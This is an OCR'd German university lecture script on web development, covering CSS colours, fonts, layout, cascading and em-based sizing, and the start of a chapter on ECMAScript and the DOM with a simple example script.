`darkorange`	diverse Farben mit Namen

- Hintergrundbild

  nicht nur für gesamte Seite, sondern auch für einzelne Blöcke

```
background-image:url(bild.gif)
```

Netscape Palette

- 216 "websafe" Farben
  - ⇨ aus Rücksichtnahme auf Surfer mit einfacher Graphikkarte
  - ⇨ wird vom Browser auf allen Plattformen als Systempalette in den RAMDAC geladen
- schlechte Farbabstufung
  - ⇨ "mathematisches" Bildungsgesetz: RGB = (n_R*0x33, n_G*0x33, n_B*0x33)
  - ⇨ 6 Abstufungen für jeden Farbkanal: 0x00, 0x33, 0x66, 0x99, 0xCC, 0xFF

#000000	#000033	#000066	#000099	#0000CC	#0000FF
#330000	#330033	#330066	#330099	#3300CC	#3300FF
#660000	#660033	#660066	#660099	#6600CC	#6600FF
#990000	#990033	#990066	#990099	#9900CC	#9900FF
#CC0000	#CC0033	#CC0066	#CC0099	#CC00CC	#CC00FF
#FF0000	#FF0033	#FF0066	#FF0099	#FF00CC	#FF00FF
#003300	#003333	#003366	#003399	#0033CC	#0033FF
#333300	#333333	#333366	#333399	#3333CC	#3333FF
#663300	#663333	#663366	#663399	#6633CC	#6633FF
#993300	#993333	#993366	#993399	#9933CC	#9933FF
#CC3300	#CC3333	#CC3366	#CC3399	#CC33CC	#CC33FF
#FF3300	#FF3333	#FF3366	#FF3399	#FF33CC	#FF33FF
#006600	#006633	#006666	#006699	#0066CC	#0066FF
#336600	#336633	#336666	#336699	#3366CC	#3366FF
#666600	#666633	#666666	#666699	#6666CC	#6666FF
#996600	#996633	#996666	#996699	#9966CC	#9966FF
#CC6600	#CC6633	#CC6666	#CC6699	#CC66CC	#CC66FF
#FF6600	#FF6633	#FF6666	#FF6699	#FF66CC	#FF66FF
#009900	#009933	#009966	#009999	#0099CC	#0099FF
#339900	#339933	#339966	#339999	#3399CC	#3399FF
#669900	#669933	#669966	#669999	#6699CC	#6699FF
#999900	#999933	#999966	#999999	#9999CC	#9999FF
#CC9900	#CC9933	#CC9966	#CC9999	#CC99CC	#CC99FF
#FF9900	#FF9933	#FF9966	#FF9999	#FF99CC	#FF99FF
#00CC00	#00CC33	#00CC66	#00CC99	#00CCCC	#00CCFF
#33CC00	#33CC33	#33CC66	#33CC99	#33CCCC	#33CCFF
#66CC00	#66CC33	#66CC66	#66CC99	#66CCCC	#66CCFF
#99CC00	#99CC33	#99CC66	#99CC99	#99CCCC	#99CCFF
#CCCC00	#CCCC33	#CCCC66	#CCCC99	#CCCCCC	#CCCCFF
#FFCC00	#FFCC33	#FFCC66	#FFCC99	#FFCCCC	#FFCCFF
#00FF00	#00FF33	#00FF66	#00FF99	#00FFCC	#00FFFF
#33FF00	#33FF33	#33FF66	#33FF99	#33FFCC	#33FFFF
#66FF00	#66FF33	#66FF66	#66FF99	#66FFCC	#66FFFF
#99FF00	#99FF33	#99FF66	#99FF99	#99FFCC	#99FFFF
#CCFF00	#CCFF33	#CCFF66	#CCFF99	#CCFFCC	#CCFFFF
#FFFF00	#FFFF33	#FFFF66	#FFFF99	#FFFFCC	#FFFFFF

Schrift

- `font-family:`
  `Arial, Helvetica, "Times New Roman"`
  `serif, sans-serif, cursive, fantasy, monospace`
- `font-style:`
  `italic, normal`
- `font-size:`
  `12pt, 3em, 1.5cm, large`
- `font-weight:`
  `bold, bolder, lighter, 100 .. 900`
- `font:`
  kompakte Kombination o.g. Attributwerte


Ausrichtung und Rand

Ausrichtung

- `text-align:`
  `left, center, right, justify`
- `vertical-align:`
  `top, middle, bottom, text-top, text-bottom`
- `text-indent` Texteinrückung in Längenmaß
- `line-height` Zeilenhöhe in Längenmaß

Rand

- `border[-top, -left, -right, -bottom]-width`
  `(z.B. border-left-width, border-width)`
- `border[-top, -left, -right, -bottom]-style:`
  `hidden, dotted, dashed, solid, double, groove, ridge, inset, outset`




Quelle: SelfHTML


Aussen- und Innenabstand

die Standardwerte sind browserabhängig, deshalb vollständig spezifizieren!

- `margin, margin-top, margin-bottom, margin-left, margin-right` Aussenabstand in Längenmaß
- `padding, padding-top, padding-bottom, padding-left, padding-right` Innenabstand in Längenmaß



Platzierung und Tiefenstaffelung



- beliebige Platzierung mit Verdeckung

  `position`

  `absolute` (bezogen auf Elternelement),

  `relative` (bezogen auf ursprüngliche Position),

  `fixed` (absolute Positionierung, gemessen am Browserfenster. Bleibt beim Scrollen stehen

  `static` (normaler Elementfluss; Normaleinstellung))

  `top`, (bzw. `bottom`), `left`, (bzw. `right`), `width`, `height`

  ⇨ mit JavaScript dynamisch änderbar ⇨ Animation

nur von wenigen Browsern unterstützt

- Tiefenstaffelung explizit mit `z-index:3`

  ⇨ je größer die Zahl, desto weiter vorne

  ⇨ Elemente ohne `z-index` (entspricht z-index=0)

  entsprechend der Reihenfolge in der HTML-Datei

  - vor allen Elementen, die nicht absolut positioniert sind
  - oben in der Datei ⇨ im Hintergrund
  - unten in der Datei ⇨ im Vordergrund

Zeigen und Verbergen

- Anzeige(-art) bzw. Nichtanzeige ohne Platzhalter
  (folgende Blöcke verschieben sich)

```
display:
    block, inline, none
```

Auf- und Zuklappen von Unterpunkten im Inhaltsverzeichnis mit JavaScript

- Anzeige bzw. Nichtanzeige mit Platzhalter
  (folgende Blöcke bleiben stehen)

```
visibility:
    visible, hidden
```

Layouthilfsmittel

Bausteine für
Barrierefreies Webdesign

- Block aus dem Textfluss herausnehmen

  `float:`

  `left, right, none`

  verlangt Festlegung von `width`

- Fortsetzung unterhalb eines `float`-Blocks


  `clear:`

`left`	unterhalb des letzten links ausgerückten Blocks
`right`	unterhalb des letzten rechts ausgerückten Blocks
`both`	unterhalb des letzten ausgerückten Blocks

- wenn der Inhalt größer ist als der Block


  `overflow:`

`visible`	Block vergrößern
`hidden`	Inhalt beschneiden
`scroll`	Inhalt verschiebbar mit Scroll-Balken



Layout-Beispiel


3-spaltig mit Kopf- und Fußzeile



Sinn einer Format-Hierarchie

h_da
HOCHSCHULE DARMSTADT
UNIVERSITY OF APPLIED SCIENCES

1. Corporate Identity ⇨ Corporate Design
   - ⇨ Firmenlogo, Designrahmen
2. einheitl. Erscheinungsbild des Dokuments
   - ⇨ vgl. PowerPoint: Design übernehmen
   - ⇨ Farben, Schriften, Hintergrund, Ausrichtung
3. eine Auswahl von Layout-Typen für Seiten
   - ⇨ vgl. PowerPoint: Folienlayout
   - ⇨ 0/1/2 Textblöcke, mit/ohne Bild, hor./vert. geteilt
4. Besonderheiten der einzelnen Seite
   - ⇨ Abweichung vom Layout-Typ
5. individuelles Format einzelner Objekte



Realisierung einer Format-Hierarchie

vgl. Klassen-Hierarchie in OO

- CorporateDesign.css — kein Verweis

- DokumentDesign.css

```
@import ("CorporateDesign.css")
```

— extern

- SeitenLayouts.css

```
@import ("DokumentDesign.css")
```

— extern

- Seite3.html

```
<link href="SeitenLayouts.css" ...>
```

— extern

```
<style type="text/css"> <!--
  --> </style>
```

— embedded für diese Seite

```
<p style="color:red"> Block </p>
```

— inline für einzelne Objekte

Mehrfache Redefinition desselben Attributs für dasselbe Objekt ist möglich !

Auflösung von Konflikten

bei mehrfacher widersprüchlicher Definition

- Vereinigungsmenge aller Definitionen für ein Attribut eines Objekts bilden
  - ⇨ falls leer: vom umschließenden Objekt (parent) erben
  - ⇨ falls leer: Standardwert nehmen
- Sortieren nach
  - ⇨ Gewichtung (! important) — erstes Kriterium
  - ⇨ Herkunft (Autor vor Leser)
  - ⇨ Spezialisierungsgrad
    - Individuell (id)
    - vor kontextabh. Klasse (p.Hinweis)
    - vor allgem. Klasse (.Warnung)
    - vor redefiniertem Standard Format (p)
  - ⇨ Reihenfolge der Definition — letztes Kriterium
    - inline vor embedded vor extern

Maßsysteme in CSS

- relative Angaben
  - ⇨ em (Höhe von M), ex (Höhe von x) bezogen auf elementeigene Schrifthöhe, d.h. vom Leser beeinflussbar
  - ⇨ % bezogen auf Standardwert (Fenstergröße, umschließende Box, Standardschrift)

eigentlich zu bevorzugen


- absolute Angaben
  - ⇨ Pixel für Bildschirmlayout
    - üblich für Bilder und eingebettete Objekte
  - ⇨ cm, mm, in (Inch) für Drucklayout
  - ⇨ pt (Punkt) für Schriften, Randabstände, ...

die Auflösung und Pixelgröße des Ausgabegeräts muss bekannt sein!

Schriftgrößen je nach Browsereinstellung

kleine Schrift im Browser


mittlere Schrift im Browser




große Schrift im Browser

- `pt` hängt von der Windows-Schriftgröße ab und bleibt unverändert
- `%` ist relativ zu einer (den Block umgebenden) Größe (z.B. Schrift)
- `em` ist relativ und zeigt den Font mit der Höhe, die der Breite eines M's entspricht (mit Rundungsfehlern)


Der (übliche) Wunsch



kleine Schrift



mittlere Schrift



große Schrift

Wunsch: "maßstabsgetreues Zoom"

- ⇨ unterstützt unterschiedliche Schrifteinstellung
- ⇨ funktioniert auf verschiedenen Ausgabemedien

Häufiges Ergebnis

Der Firefox ignoriert feste Zuweisungen (z.B. px) an die Schrift (und damit auch den Standard)!

Aussehen, das der Designer im Sinn hatte...

position:absolute; font-size:2em; top:0px; left:15px;

position:absolute; font-size:4em; top:30px; left:15px;

… und je nach Schriftgrößen-Einstellung oder Ausgabemedium wird daraus

position:absolute;

Wo ist das Problem?

position:absolute; font-size:2em; top:0px; left:15px;

position:absolute; font-size:4em; top:30px; left:15px;

- Schriftgröße ist relativ festgelegt
- Abstände sind absolut festgelegt
- Die Blöcke sind mit *absolute* positioniert, d.h. relativ zur umgebenden Box – aber an fester Position
  - ⇨ die linke obere Ecke der Boxen liegt (bei fester Auflösung) fest
  - ⇨ je nach Schriftgröße verschiebt sich der untere Rand der Boxen

- Für die Bildschirmausgabe sollte die Schriftgröße relativ festgelegt werden, weil nur dann die persönlichen Einstellungen Auswirkungen zeigen!

...aber wie beschreibt man Abstände relativ
- und trotzdem mit einem festen Layout?

Lösung: Systematische Bemaßung mit em

```
<BODY style="font-size:0.1em">
```


definiert feinen Maßstab als einheitliche Bezugsgröße

```
<DIV style="position:absolute; top:21em; left:15.2em">
<! definiert nur Position und Größe>
  <DIV style="font-size:9.2em">
    Hier der Textinhalt, keine Position
  </DIV>
</DIV>
```


```
<DIV style="position:absolute; top:35.7em; left:7.9em">
  <DIV style="font-size:18em">
    Hier ein zweiter Textblock
  </DIV>
</DIV>
```

Schriftgröße und Position sind entkoppelt!
(Schriftgröße im inneren Block änderbar ohne Positionsänderung)


Systematische Bemaßung mit em - Ergebnis



kleine Schrift



mittlere Schrift



große Schrift

Zusammenfassung

- CSS-Grundlagen
  - ⇨ Grundidee, Grundgerüst, HTML-Einbindung
  - ⇨ Schreibregeln und Syntax
  - ⇨ Formate modifizieren und definieren
- CSS-Attribute
  - ⇨ Farben, Hintergrund, Schriften, Ausrichtung, Ränder, Platzierung,...
  - ⇨ Layout
- CSS-Kaskadierung
  - ⇨ Hierarchie und Konflikte
- Maßeinheiten (wird noch fortgesetzt)

Jetzt wissen Sie alles um eine HTML-Seite mit einem ordentlichen Design zu entwickeln!

Entwicklung webbasierter Anwendungen

5. Kapitel: ECMA-Script und DOM

Quellenhinweis:
Viele Folien dieser Vorlesung entstammen der gleichnamigen Vorlesung von Prof. B. Kreling

Interaktion mit Webseiten auf dem Client

- Seitenumschaltung 
  - ⇨ Hotwords, (transparente) Schaltflächen, sensitive Grafik — HTML
- Eingabeformulare
  - ⇨ Listbox, Checkbox, Radiobutton  — HTML
  - ⇨ Konsistenzprüfung der Eingabewerte (auf dem Client !)  — ECMAScript
- objektbezogene Ereignisbehandlung
  - ⇨ Veränderung der HTML-Seite (auf dem Client !)  — ECMAScript, DOM
- allgemeine Programmierung — Java Applet
  - ⇨ aufwändige Visualisierung, spezielle Widgets (TreeControl)

Wird in der Vorlesung nicht behandelt!

Zur Abgrenzung: Server-seitige Interaktion

Große Datenmengen bzw. persistente Daten werden auf dem Server gehalten!

- Durchsuchen großer Datenmengen
  - ⇨ Datenbankabfrage (z.B. Fahrplanauskunft)
  - ⇨ Volltextsuchmaschine
- Speicherung von Daten
  - ⇨ Gästebuch, Schwarzes Brett, Bestellungen
- Content Management System

- Realisierungsmöglichkeiten
  - ⇨ CGI, proprietäre Server-APIs (NSAPI, ISAPI)
  - ⇨ PHP, ASP, JSP
  - ⇨ Java Servlet
  - ⇨ Java Applet mit RMI (remote method invocation)
  - ⇨ ...

Skriptsprachen wurden ausgebaut

- Ursprung: Programmierung von Eingabeformularen
  - ⇨ Ereignisbehandlung war auf Formulare beschränkt
  - ⇨ komplexere Aufgaben erforderten Java,
    aber selbst damit kein Zugriff auf HTML-Dokument

- seit ca. 1999: Layout-Elemente als programmierbare Objekte
  - ⇨ Ereignisbehandlung mit zugeordneten Skripten
  - ⇨ alle Eigenschaften per Skript änderbar
  - ⇨ Seiten können vom Surfer modifiziert werden (z.B. Warenkorb)
    - ermöglicht Anzeige von Berechnungsergebnissen (z.B. Gesamtkosten)
    - ermöglicht Auf- und Zuklapp-Effekte
    - ermöglicht lokale Animationen
    - ...

DOM
ECMAScript

Beispiel (eingebettet in HTML)

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
   <html>
   <head>
   <title>Test</title>
   <script type="text/javascript">
   <!--
     var Hinweis = "Gleich werden Quadratzahlen ausgegeben";
     alert(Hinweis);

     function SchreibeQuadrate() {
         var SinnDesLebens = 42;
         var i, x;
         var Satzteil = "Das Quadrat von ";
         for(i=1; i <= SinnDesLebens; ++i) {
             x = i * i;
             document.write(Satzteil + i + " ist " + x + "<br>");
         }
     }
   //-->
   </script>
   </head>
   <body onload="SchreibeQuadrate()">
   </body>
   </html>
```

ältere Browser geben sonst das Skript als Text aus

Verwendung des DOM

Ausführung zu Beginn des Ladevorgangs

Quelle: SelfHTML

Historie

hatte mit Java nur C gemeinsam

- Ursprung: JavaScript (Netscape) in Navigator 2.0
  - ⇨ von Netscape an Microsoft lizensiert; MS hinkte hinterher
- JScript (Microsoft)
  - ⇨ lizenzunabhängige Sprachvariante mit MS-eigenen Erweiterungen (MSIE versteht JavaScript und JScript)
- ECMAScript (ECMA-262, herstellerunabhängig)
  - ⇨ European Computer Manufacturer's Association, Genf
    - aktuell: 3rd Edition, 1999
  - ⇨ autorisiert von W3C, übernommen als ISO / IEC 16262
  - ⇨ Netscape und Microsoft haben Einhaltung zugesagt
  - ⇨ http://www.ecma-international.org

darauf konzentrieren wir uns

Overview

- Free-formatted with C-like syntax. Careful formatting is optional, unlike FORTRAN.
- Interpreted and loosely-typed. You don't have to wrestle with a pedantic compiler.
- Garbage collected with no pointers. Like Java, someone else cleans up your mess.
- Floating point numbers and Unicode strings. Basic types are kept simple.
- Arrays and objects.
  Objects are easy and informal, and have properties and methods.
- Object-based, not object-oriented. Complex object features are left out, unlike C++ or Java.
- Null and undefined special values. Variables and functions can be created anytime.
- Flexible functions.
  Bare statements without a main() will do.
  Variable parameters for functions.
- Highly portable. Hardware independent, so it can run anywhere, much like Java

Vergleich mit C

man kann einfach mal drauflos schreiben...

- Syntax sehr ähnlich
